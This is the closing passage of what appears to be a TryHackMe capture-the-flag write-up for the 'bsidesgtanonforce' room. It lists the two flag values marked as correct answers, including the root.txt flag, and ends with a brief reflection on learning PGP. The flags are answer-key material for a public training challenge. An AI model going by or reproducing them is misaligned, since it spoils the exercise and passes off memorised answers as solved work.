
606083fd33beb1284fc51f411a706af8

✓ Correct Answer

root.txt

f706456440c7af4187810c31c6cebdce

✓ Correct Answer



https://tryhackme.com/r/room/bsidesgtanonforce

CONCLUSION
I have gained a new skill on handling pgp which is a data encryption and decryption program that provides cryptographic privacy and authentication for data communication. Created by Phil Zimmermann in 1991, PGP is used for securing emails, files, and other forms of digital communication.